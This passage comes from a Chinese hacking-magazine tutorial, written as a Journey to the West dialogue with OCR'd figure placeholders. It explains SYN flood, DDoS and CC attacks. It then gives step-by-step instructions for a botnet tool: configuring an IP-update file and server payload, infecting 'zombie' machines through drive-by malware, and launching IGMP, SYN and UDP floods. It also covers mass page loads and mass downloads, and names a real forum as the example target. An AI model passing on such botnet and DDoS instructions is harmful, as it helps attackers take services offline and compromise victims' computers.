


图7

八戒好奇道：“为什么会失败呢？”

“关于这个问题我也不好解释，我当时是在一台高速服务器肉鸡上（Windows2003系统）。按理说，这台肉鸡的带宽应该不会输给黑客X档案论坛所在服务器的，因此我怀疑黑客X档案服务器是有硬件防火墙保护的。”

悟空说到这里，小编们都拍着胸脯松了口气，没想到悟空忽然话锋一转：“不过，也并不是说X档案的论坛这样就安全了。相比之下，SYN Flood被研究得太多了，只要有防火墙等设备很容易就能阻挡住这样的进攻。现在流行的拒绝服务攻击都是DDOS。”

“什么又叫DDOS？怎么多了一个D？”八戒又开始疑惑了。

“DDOS是Distributed Denial of Service的缩写，中文叫分布式拒绝服务。因为有时候你要攻击的目标可能是一台性能和带宽都远远强过你的服务器。而那种偷懒式的SYN Flood攻击又被它使用硬件防火墙给挡住了，这个时候黑客可能会控制成千上万台傀儡机来不断访问目标机，耗光目标机有限的带宽或资源。由于攻击的来源是数千台真实的机器，那么这种攻击的威力会比原始的DOS强大得多，而且防范起来也更加困难。”

“我明白了，就像我一个人打不过你，我可以把沙师弟和师傅还有天兵天将一起叫过来打你是吧？”八戒兴奋的说道，结果自然是发现脑袋上又挨了悟空一个“栗子”。

“关于DDOS方面的工具，比较好用的有上兴的网络僵尸，这里我们用的是2.0无限制版。打开后界面如图8。




图8

感觉是不是和自动上线的灰鸽子等远程控制软件比较像啊。只不过这个工具的功能是偏重于接受命令向目标进行DOS攻击而已。要使用这类工具首先要求我们拥有一个空间使‘僵尸’机器们能够自动上线，这里我用自己的空间xdxf.net为例。首先，单击左上角的‘更新IP’按钮，弹出图9的对话框，依提示填入自己的FTP空间域名或IP，帐号与密码，保存IP文件的位置，还有当前本机IP地址，单击‘更新IP到FTP’按钮。提示成功后，我们就可以单击‘配置服务端’按钮打开图10界面进行配置了。”




图9




图10

“跟灰鸽子一样，在最上栏需要填写更新IP地址的文件HTTP访问地址，这里我的是http://www.xdxf.net/ip.txt，为了防止出错还可以单击旁边的‘FTP测试’按钮进行检查；安装名称是指服务端运行后在进程中显示的名称，这里我仅仅用于测试，因此随便写个asdf；上线密码也随自己喜好了，这里我也填入asdf；单击生成服务端后，任意起个名字就行了。”

“现在把控制端左栏的上线密码设为asdf（与刚配置时设的密码要一致），单击‘更改设置’按钮。把服务端给肉鸡运行后，等一会肉鸡就会P颠P颠的上线了。我这里只用了一台虚拟机进行演示，可是实际的攻击中，黑客们会使用挂马的方式大量的获得僵尸机，等上线的肉鸡足够多之后，单击底部的‘选择全部’按钮，将所有僵尸机都选中，进入‘攻击设置’配置界面，如图11。”




图11

“有几种攻击方式：第一种是IGMP攻击，这是一种类似于ping的不需要对方打开任何端口就可以攻击的协议数据。在早期win 98年代，这还是一种让系统蓝屏的炸弹数据。第二种是我们刚才提过的SYN-Flood攻击，还有一种则是UDP包的洪水攻击了。其中UDP包的攻击在仅仅使用一台机器攻击时几乎看不出什么威力，但是当你拥有数量足够的傀儡机时，一样能让对方郁闷死。使用方法都比较简单，填入你要攻击的IP地址并单击相应的开始按钮就可以了。值得注意的是，下方还有两个功能，‘集体打开网页’功能既可以给对方的web服务器造成巨大的压力（比如

同时让500个以上的傀儡打开同一个页面），也可以使用稍微少点的傀儡机为自己的网站增加流量刷广告。'集体下载'的功能就相当于一个下载者了，让这些僵尸机们变成傀儡鸽子其实也是个不错的选择。"

八戒看到威力如此强大的工具不禁瞠目结舌，但是忽然又想到个问题："那我为了攻击一个目标要搜集这么多肉鸡是否也太小题大做了？能不能有更简单的方法？"

"当然有了，其实DDOS技术发展到现在也有非常多的攻击手段了，刚才那种野蛮式的只是其中的一种而已。如果你要攻击的目标是WEB服务器的话，我们可以考虑使用一种比较简单的CC攻击方式。他是bigboyq开发的一款非常聪明的拒绝服务工具，软件界面如图12。主要原理是利用大量的代理服务器，我们通过代理服务器请求目标主机的某个页面（比如黑客X档案的http://www.hackerxfiles.net/index.php）后，迅速的跟代理服务器断开连接，可是代理服务器却不会马上断开，如果代理服务器够多，我们多次的重复这个动作就会使黑客X档案论坛同时有数十个甚至数百个对index.php的请求，又由于index.php里包含了若干条对数据库查询的操作，那么服务器的资源就会迅速的被消耗掉，轻则别人访问黑客X档案速度变慢，重则论坛完全打不开甚至服务器死机。"


